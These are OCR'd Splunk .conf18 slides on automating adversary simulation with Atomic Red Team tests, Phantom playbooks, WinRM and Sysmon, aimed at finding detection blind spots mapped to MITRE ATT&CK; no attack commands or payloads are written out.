
Here we run the test itself using Windows Remote Management

- Once we have the command formatted, we check to see which shell to run it in
  - We can run the command in PowerShell or in cmd.exe environment
  - We can also run a user supplied command if we don't want to use an ART test
  - Then we run the actual test on the endpoint with WinRM



Phantom Modular Simulation Playbook

The entire playbook once again:



https://github.com/daveherrald/AdvSim

Windows Target System

- Windows Server 2016
- Configured for WinRM
- Microsoft Sysmon

  https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
- SwiftOnSecurity Sysmon Config

  https://github.com/SwiftOnSecurity/sysmon-config
- Splunk Universal Forwarder

Demo Time

Let's see this in action

- We are going to run test T1060 – Registry Run Keys
  - This is a persistence mechanism that adds a new registry key to the "RunOnce" item that is called upon Windows start up

- We'll show the Splunk interfaces and the Sysmon events that result from it. We can also show the Phantom interface for the evidence of the test run


Use Cases?

Finding blind spots, testing your detections, and creating new ones.

Identifying Blind Spots

Making Unknown Unknowns into Known Unknowns

- Running tests give you a real way to know if you are capable of detecting that specific adversary behavior / TTP
- Use the ATT&CK Matrix to identify specific adversary TTPs
- Identify high signal-noise tests that can easily be simulated and automated
  - Such as the Atomic Red Team tests from Red Canary
- Start running the tests and determining your known gaps – what you know that you cannot detect
- Then prioritize what you want to be able to detect and how you can get there




splunk> .conf18

How to get started

Getting Started

- MITRE ATT&CK Navigator in a Splunk Dashboard
  https://github.com/daveherrald/SA-attck_nav
- Simulation Runner App for Splunk
  https://github.com/daveherrald/SA-advsim
- Adversary Simulation Playbook for Phantom
  https://github.com/daveherrald/AdvSim
- Atomic Red Team App for Phantom
  https://github.com/daveherrald/ART_Phantom



How'd we do?

1. Simulating the adversary is important
2. You can automate adversary simulation using, Splunk, Phantom, and open frameworks like MITRE ATT&CK
3. Adversary simulation to check for blind spots, test your detections, and create new ones
4. This is just the beginning. You can start with what we've created, and contribute!

Don't forget to rate this session in the .conf18 mobile app!

splunk> .conf18

Questions

Dave Herrald | @daveherrald
Kyle Champlin | @
Tim Frazier | @timfrazier1

splunk> .conf18

Thank You

Don't forget to rate this session in the .conf18 mobile app